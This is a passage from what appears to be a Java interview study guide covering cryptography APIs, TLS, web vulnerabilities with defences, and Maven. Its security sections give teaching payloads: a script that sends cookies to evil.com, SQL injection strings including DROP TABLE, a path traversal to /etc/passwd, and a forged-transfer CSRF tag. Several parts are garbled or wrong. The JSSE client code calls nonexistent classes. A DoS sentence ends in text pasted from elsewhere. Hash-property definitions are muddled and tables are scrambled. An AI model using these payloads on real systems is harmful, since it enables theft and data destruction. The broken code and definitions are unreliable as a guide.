${className.STATIC_FIELD}
${className.staticMethod(args)}

// Collection operations
users.{? #this.age > 18} // filter
users.{* #this.active} // first match
users.${#this.active} // last match
users.name // projection (list of names)

// Lambda expressions
#fact = {#this<1? 1: #this*#fact[#this-1]}, #fact(5)
```

OGNL enables sophisticated data manipulation in Struts2 tags without Java code in views.

58. Explain Java Cryptography Architecture (JCA).

JCA is Java's framework for cryptographic operations, providing a provider-based architecture for encryption, key generation, message digests, and digital signatures.

Architecture Components:

- Engine Classes:** Abstract classes representing cryptographic algorithms: MessageDigest, Signature, KeyPairGenerator, KeyFactory, Cipher, Mac, KeyStore, SecureRandom, CertificateFactory.
- Providers:** Implementations of engine classes (SunJCE, BouncyCastle, IBMJCE). Registered statically (via security) or dynamically (Security.addProvider()).
- Security Class:** Central class managing providers, security policies, and algorithm availability.

Key Capabilities:

```
// Message Digest (hashing)
MessageDigest md = MessageDigest.getInstance("SHA-256");
byte[] hash = md.digest("data".getBytes());

// Symmetric Encryption
Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey);
byte[] encrypted = cipher.doFinal(plaintext);

// Digital Signature
Signature sig = Signature.getInstance("SHA256withRSA");
sig.initSign(privateKey);
sig.update(data);
byte[] signature = sig.sign();

// Key Generation
KeyPairGenerator kpg = KeyPairGenerator.getInstance("RSA");
kpg.initialize(2048);
KeyPair kp = kpg.generateKeyPair();
```

**Provider Architecture:** Allows plugging in third-party cryptographic libraries. Enables algorithm flexibility and international compliance. SunJCE is the default JDK provider; BouncyCastle adds extensive algorithms including PGP, S/MIME, and post-quantum candidates.

59. Explain Java Secure Socket Extension (JSSE).

JSSE provides Java APIs for secure network communications using SSL (Secure Sockets Layer) and TLS (Transport Layer Security).

Core Components:

- SSLContext / SSLServerSocket:** Secure versions of Socket and ServerSocket providing encrypted, authenticated connections.
- SSLEngine:** Low-level engine for SSL/TLS operations; used in non-blocking I/O (NIO) scenarios.
- SSLContext:** Central factory for SSLContextFactory and SSLServerSocketFactory. Initialized with key managers, trust managers, and secure random.
- KeyManager / TrustManager:** Manage client/server certificates and trusted CA certificates respectively.
- HandshakeCompletedListener:** Callback interface for SSL handshake completion events.

SSL/TLS Handshake Process:

- Client sends ClientHello with supported cipher suites and TLS version.
- Server responds with ServerHello, certificate, and cipher selection.
- Client verifies certificate, generates pre-master secret, encrypts with server's public key.
- Both derive session keys from pre-master secret.
- Encrypted communication begins.

```
// Server-side
SSLContext ctx = SSLContext.getInstance("TLSv1.3");
ctx.init(keyManagers, trustManagers, new SecureRandom());
SSLServerSocketFactory factory = ctx.getServerSocketFactory();
SSLServerSocket serverSocket = (SSLServerSocket)
 factory.createServerSocket(8443);

// Client-side
SSLContextFactory factory = ctx.getSocketFactory();
SSLContext socket = (SSLContext) factory.createSocket("host", 8443);
socket.startHandshake();
```

JSSE abstracts certificate management, cipher negotiation, and encryption from application code.

60. What is Message Digest? Explain its characteristics.

A Message Digest is a fixed-length cryptographic hash value generated from input data of arbitrary size using a hash function. It serves as a digital fingerprint of data.

Generation Process:

```
MessageDigest md = MessageDigest.getInstance("SHA-256");
md.update(fileBytes);
byte[] digest = md.digest(); // 32 bytes for SHA-256
```

Key Characteristics:

- Deterministic:** Same input always produces identical digest.
- Fixed Output Size:** MD5 = 128 bits, SHA-1 = 160 bits, SHA-256 = 256 bits, SHA-512 = 512 bits regardless of input size.
- One-Way Function:** Computationally infeasible to reverse (find input from digest).
- Avalanche Effect:** Changing a single input bit alters ~50% of output bits.
- Collision Resistance:** Computationally infeasible to find two different inputs producing the same digest (strong collision resistance) or find any input matching a given digest (weak/preimage resistance).

Applications:

- Password storage** (with salt): store hash, verify by re-hashing input.
  - File integrity verification:** compare digest of downloaded file with published value.
  - Digital signatures:** sign message digest instead of full message for efficiency.
  - Data deduplication:** identify duplicate content by digest comparison.
- Security Status:** MD5 and SHA-1 are broken (collisions found); SHA-256/SHA-3 recommended for security-sensitive applications.

61. Differentiate between Message Digest and Message Authentication Code.			
Property	Message (Hash)	Digest	Message Authentication Code (MAC)
Key Usage	No secret key; unkeyed function	key; hash	Requires secret key (keyed hash)
Security Goal	Integrity only (data not modified)		Integrity + Authenticity (data from valid sender)
Verification	Anyone can recompute and compare		Only key holders can verify
Vulnerability	Vulnerable to man-in-the-middle (attacker replaces message and hash)		Attacker cannot forge secret key without
Examples	MD5, SHA-1, SHA-256, SHA-3		HMAC-SHA256, HMAC-SHA512, CMAC, KMAC
Code Example	<pre>MessageDigest.getInstance("SHA-256").digest(data);</pre>		

Use Message Digest for integrity checks in trusted environments. Use MAC when verifying both data integrity and sender authenticity over untrusted channels.

62. Explain Cross Site Scripting (XSS) with preventive measures.	
XSS is an injection attack where malicious scripts are injected into trusted websites and executed in victims' browsers. Three types exist:      <b>Stored XSS:</b> Malicious script stored on the server (database, comment field). Executes for all users viewing the content.    <b>Reflected XSS:</b> Script embedded in URL parameters. Server reflects it back in the response. Requires victim to click crafted link.    <b>DOM-based XSS:</b> Script manipulates the page's DOM via client-side JavaScript. No server involvement in the payload execution.     <pre>// Vulnerable JS &lt;div&gt;Welcome, &lt;%= request.getParameter("name") %&gt;&lt;/div&gt; // Attacker input: &lt;script&gt;document.location='evil.com?c='+document.cookie&lt;/script&gt;  // Vulnerable JavaScript (DOM-based) const hash = location.hash.slice(1); element.innerHTML = hash; // attacker: &lt;img src=x onerror=alert(1)&gt;</pre>  <b>Preventive Measures:</b>      <b>Output Encoding:</b> Escape HTML entities before rendering. Use <code>&lt;code&gt;out&lt;/code&gt;</code> in JSP, <code>Thymeleaf's th:text (auto-escape)</code>, or OWASP Java Encoder.    <b>Content Security Policy (CSP):</b> HTTP header restricting script sources.<pre>Content-Security-Policy: default-src 'self'; script-src 'self'</pre>    <b>HttpOnly Cookies:</b> Prevents JavaScript access to session cookies.<pre>cookie.setHttpOnly(true);</pre>    <b>Input Validation:</b> Whitelist validation; sanitize with libraries like OWASP AntiSamy.    <b>X-XSS-Protection:</b> Enable browser XSS filters.    <b>Use textContent over innerHTML:</b> For DOM manipulation with untrusted data.	
63. Explain Cross Site Request Forgery (CSRF) with preventive measures.	
CSRF tricks authenticated users into executing unwanted actions on a web application where they're logged in. The attacker crafts a malicious request that the victim's browser sends with their cookies.   <b>Attack Scenario:</b> User logs into bank.com. Attacker's page contains <code>&lt;img src="https://bank.com/transfer?to=attacker&amp;amount=10000"&gt;</code>. Browser sends request with bank.com cookies, transferring funds without user consent.   <b>Preventive Measures:</b>      <b>CSRF Tokens:</b> Server generates unique, unpredictable token per session or request. Form must include token; server validates on submission.<pre>// Spring Security CSRF &lt;form method="post"&gt;   &lt;input type="hidden" name="_csrf" value="\${_csrf.token}"/&gt; &lt;/form&gt;  // JavaScript fetch headers: { 'X-CSRF-TOKEN': document.querySelector('meta[name="_csrf"]').content }</pre>    <b>SameSite Cookies:</b> Cookie attribute preventing cross-origin requests.<pre>Set-Cookie: sessionId=abc123; SameSite=Strict // Strict: never send cross-site // Lax: send for top-level GET only // None: send all (requires Secure)</pre>    <b>Referer/Origin Header Validation:</b> Server verifies request source matches expected domain.    <b>Double Submit Cookie:</b> Token in cookie and request parameter must match.    <b>Custom Headers:</b> XMLHttpRequest/fetch with custom headers cannot be sent cross-origin without CORS preflight.    <b>User Confirmation:</b> Re-authentication or CAPTCHA for sensitive actions.      Spring Security enables CSRF protection by default for state-changing operations.	

64. Explain SQL Injection attacks with preventive measures.	
SQL Injection occurs when untrusted user input is concatenated into SQL queries, allowing attackers to modify query structure and execute arbitrary database commands.   <b>Attack Examples:</b>  <pre>// Vulnerable code String query = "SELECT * FROM users WHERE username='" + username + "'"; // Input: admin' OR '1'='1 -- // Result: SELECT * FROM users WHERE username='admin' OR '1'='1 --' // Bypasses authentication; returns all users  // Attack: ' UNION SELECT credit_card, cvv FROM payments -- // Extracts data from other tables  // Attack: ';' DROP TABLE users; -- // Destructive operation</pre>  <b>Preventive Measures:</b>      <b>Parameterized Queries (PreparedStatement):</b> Separates SQL code from data.<pre>String sql = "SELECT * FROM users WHERE username=? AND password=?"; PreparedStatement ps = conn.prepareStatement(sql); ps.setString(1, username); // escaped automatically ps.setString(2, password); ResultSet rs = ps.executeQuery();</pre>    <b>ORM Frameworks:</b> Hibernate, JPA use parameterized queries automatically.<pre>// Safe via HQL List&lt;User&gt; users = session.createQuery(     "from User where username = :name", User.class)     .setParameter("name", username)     .getResultList();</pre>    <b>Input Validation:</b> Whitelist expected patterns; reject special characters for non-text fields.    <b>Least Privilege:</b> Application database user should have minimal permissions (no DROP, no direct system access).    <b>Stored Procedures:</b> Use parameterized stored procedures with no dynamic SQL.    <b>WAF:</b> Web Application Firewalls detect SQL injection patterns.      Never concatenate user input into SQL strings. Parameterized queries eliminate SQL injection completely.	

65. Explain Denial of Service (DoS) attacks.	
DoS attacks render a service unavailable to legitimate users by exhausting resources or exploiting vulnerabilities.   <b>Attack Types:</b>      <b>Volumetric Attacks:</b> Flood target with massive traffic. UDP floods, ICMP floods (ping of death), DNS amplification (small query → large response).    <b>Protocol Attacks:</b> Exploit protocol weaknesses. SYN flood (half-open TCP connections), Ping of Death (oversized ICMP packets), Smurf attack (spoofed broadcast pings).    <b>Application Layer (Layer 7) Attacks:</b> Target application logic. HTTP floods (thousands of legitimate-looking requests), Slowloris (partial HTTP requests holding connections), RUDY (slow POST data sending).    <b>Distributed DoS (DDoS):</b> Coordinated attack from thousands of compromised machines (botnets). Much harder to block due to distributed special characters for non-text fields.    <b>Resource Exhaustion:</b> CPU-intensive requests (complex regex), memory exhaustion (large file uploads), database connection pool depletion.      <b>Defense Mechanisms:</b>     - Rate limiting and throttling per IP/user.   - CDN and DDoS mitigation services (Cloudflare, AWS Shield).   - Web Application Firewalls with anomaly detection.   - Connection limits, request timeouts, request size limits.   - Load balancers with health checks and auto-scaling.   - Input validation to prevent CPU-intensive operations.   - CAPTCHA for suspect traffic patterns.      Modern protection combines network-level filtering (block volumetric) and application-level intelligence (detect sophisticated Layer 7 attacks).	

66. Explain Insecure Direct Object Reference (IDOR).	
IDOR occurs when an application exposes direct references to internal identification objects (database keys, file paths) without proper access control, allowing attackers to manipulate these references to access unauthorized data.   <b>Vulnerability Example:</b>  <pre>// Vulnerable: user ID in URL GET /api/invoices?userId=123 // Returns invoices for user 123 // Attacker changes to: GET /api/invoices?userId=124 // Accesses another user's invoices without authorization</pre>  <b>Common IDOR Variants:</b>      <b>Database Record IDs:</b> Sequential IDs in URLs (<code>/order/1001</code>, <code>/order/1002</code>) allowing access to others' records.    <b>File Paths:</b> Direct file path parameters (<code>?file=report.pdf</code>) enabling directory traversal (<code>?file=../etc/passwd</code>).    <b>Function References:</b> Hidden form fields specifying action or role values.    <b>API Parameters:</b> Mutable user identifiers in REST API paths or query strings.      <b>Prevention:</b>      <b>Indirect Reference Maps:</b> Use opaque, random tokens (UUIDs) instead of sequential IDs in URLs. Map tokens to actual IDs server-side securely.<pre>GET /api/invoices/inv_a7f8d2e9 // opaque reference</pre>    <b>Authorization Checks:</b> Verify the authenticated user owns the requested resource before returning data.<pre>@PreAuthorize("@invoiceService.isOwner(#id, authentication.name)") public Invoice getInvoice(Long id) { ... }</pre>    <b>Session-Based References:</b> Infer user identity from session/JWT rather than accepting from client parameters.    <b>Testing:</b> Automated and manual security testing with horizontal/vertical privilege escalation test cases.      IDOR is consistently ranked among OWASP Top 10 vulnerabilities due to its prevalence in API-driven applications.	

67. Explain major web application security vulnerabilities.	
The OWASP Top 10 identifies the most critical web application security risks:      <b>A01:2021-Broken Access Control:</b> Improper enforcement of access restrictions. IDOR, forced browsing, path traversal, CORS misconfiguration, JWT token manipulation.    <b>A02:2021-Cryptographic Failures:</b> Sensitive data exposure through weak encryption, missing TLS, hardcoded keys, weak hashing algorithms. Includes old "Sensitive Data Exposure".    <b>A03:2021-Injection:</b> SQL, NoSQL, OS command, LDAP injection. Untrusted data sent to interpreter as commands/queries. Prevention: parameterized queries, ORM, input validation.    <b>A04:2021-Insecure Design:</b> Fundamental design flaws missing security controls. Threat modeling, secure design patterns, and reference architectures needed.    <b>A05:2021-Security Misconfiguration:</b> Default credentials, unnecessary features enabled, verbose error messages, missing security headers. Prevention: hardening guides, automated scanning.    <b>A06:2021-Vulnerable Components:</b> Using outdated libraries/frameworks with known CVEs. Prevention: dependency scanning (OWASP Dependency-Check), SBOM, automated updates.    <b>A07:2021-Authentication Failures:</b> Weak passwords, session fixation, credential stuffing, missing MFA. Prevention: strong auth, secure session management, rate limiting.    <b>A08:2021-Integrity Failures:</b> Insecure deserialization, untrusted CI/CD pipelines, missing integrity verification. Prevention: digital signatures, integrity checks.    <b>A09:2021-Logging Failures:</b> Insufficient logging and monitoring delaying breach detection. Prevention: comprehensive audit logging, SIEM integration, alerting.    <b>A10:2021-SSRF:</b> Server-Side Request Forgery forcing servers to connect to unauthorized internal services. Prevention: URL validation, deny-by-default for outbound requests.      Addressing these requires defense in depth: secure coding, testing, monitoring, and continuous improvement.	

68. Explain Maven architecture and execution flow.	
Maven is a project management and build automation tool using a Project Object Model (POM) approach.      <b>Architecture Components:</b>    <b>POM (pom.xml):</b> Core configuration file defining project metadata, dependencies, plugins, profiles, and build settings.    <b>Build Lifecycle:</b> Predefined sequence of phases: validate → compile → test → package → verify → install → deploy.    <b>Plugins:</b> Executable tasks bound to lifecycle phases (compiler, surefire, jar, deploy). Configuration in <code>&lt;build&gt;&lt;plugins&gt;</code>.    <b>Repositories:</b> Local (<code>~/.m2/repository</code>), Central (<code>repo.maven.apache.org</code>), and Remote (corporate Nexus/Artifactory).    <b>Dependencies:</b> Managed via <code>&lt;dependencies&gt;</code> with GAV coordinates (groupId/artifactId/version). Transitive dependencies resolved automatically.    <b>Coordinates (GAV):</b> groupId (organization), artifactId (project name), version (release identifier), packaging (jar/war/jarwar).        <b>Execution Flow:</b>   - Parse pom.xml and resolve parent POMs (inheritance).   - Resolve dependencies recursively from repositories (downloads to local repo if missing).   - Build effective POM (merge super POM, parent, profiles, CLI args).   - Determine active profiles based on OS, JDK, properties, files.   - Execute requested lifecycle phases, running bound plugins in order.   - Generate output in target directory.         <pre>&lt;project&gt;   &lt;groupId&gt;com.example&lt;/groupId&gt;   &lt;artifactId&gt;myapp&lt;/artifactId&gt;   &lt;version&gt;1.0.0&lt;/version&gt;   &lt;packaging&gt;jar&lt;/packaging&gt;   &lt;dependencies&gt;     &lt;dependency&gt;       &lt;groupId&gt;org.springframework.boot&lt;/groupId&gt;       &lt;artifactId&gt;spring-boot-starter-web&lt;/artifactId&gt;       &lt;version&gt;3.2.0&lt;/version&gt;     &lt;/dependency&gt;   &lt;/dependencies&gt; &lt;/project&gt;</pre>	

69. Explain Maven build phases.	
Maven has three built-in lifetimes, each with sequential phases:      <b>1. Default Lifecycle (main build):</b>    <b>validate:</b> Validates POM structure and project correctness.    <b>initialize:</b> Initializes build state, creates directories.    <b>generate-sources:</b> Generates source code (e.g., from WSDL, protobuf).    <b>process-sources:</b> Processes source code (filtering, replacements).    <b>generate-resources:</b> Generates resources.    <b>process-resources:</b> Copies and filters resources to output directory.    <b>compile:</b> Compiles main source code to target/classes.    <b>process-classes:</b> Post-processing of generated classes (bytecode enhancement).    <b>generate-test-sources:</b> Generates test source code.    <b>process-test-sources:</b> Processes test sources.    <b>generate-test-resources:</b> Generates test resources.    <b>process-test-resources:</b> Copies and filters test resources.    <b>test-compile:</b> Compiles test sources to target/test-classes.    <b>process-test-classes:</b> Post-processes test classes.    <b>test:</b> Runs unit tests using Surefire plugin. Fails on test failure (unless -DskipTests).    <b>prepare-package:</b> Pre-packaging operations.    <b>package:</b> Packages compiled code into distributable format (JAR/WAR/EAR) in target/.    <b>pre-integration-test:</b> Setup for integration tests.    <b>integration-test:</b> Runs integration tests.    <b>post-integration-test:</b> Cleanup after integration tests.    <b>verify:</b> Verifies package integrity and quality checks.    <b>install:</b> Copies package to local repository (<code>~/.m2/repository</code>).    <b>deploy:</b> Copies package to remote repository for sharing.        <b>2. Clean Lifecycle:</b> pre-clean → clean (deletes target) → post-clean.    <b>3. Site Lifecycle:</b> pre-site → site (generates project documentation) → post-site → site-deploy.      Running <code>mvn install</code> executes all phases from validate through install in order.	

70. Differentiate between WAR and JAR packaging and explain their deployment process.			
Property	JAR ARchive)	(Java	WAR (Web Application ARchive)
Full Name	Java Archive		Web Application Archive
Purpose	Packaging Java libraries, console apps, microservices		Packaging web applications (Servlets, JSPs, static content)
Structure	Flat: META-INF/MANIFEST.MF, lib/	classes,	Web-specific: WEB-INF/web.xml, WEB-INF/classes/, WEB-INF/lib/, static assets at root
Main-Class	Can specify in manifest for java -jar execution		No main class; has <display-name> and <servlet> mappings in web.xml
Deployment	java -jar app.jar, classpath reference, or as dependency		Copy to servlet container's webapps/ directory or deploy via manager UI
Servlet Container	Not required; standalone JVM execution		Required (Tomcat, Jetty, WildFly)
Packaging	<packaging>jar</packaging>		<packaging>war</packaging>

**JAR Deployment:** For Spring Boot, mvn package produces executable JAR with embedded Tomcat. Deploy via `java -jar` or containerization (Docker). For libraries, mvn install publishes to local/remote repository for dependency resolution. **WAR Deployment:** Copy to `$CATALINA_HOME/webapps/` (Tomcat auto-deploys) or use Manager app (`/manager/html`), context XML files, or server admin consoles. WARs can also be deployed to application servers (WildFly, WebLogic, WebSphere) with vendor-specific deployment descriptors.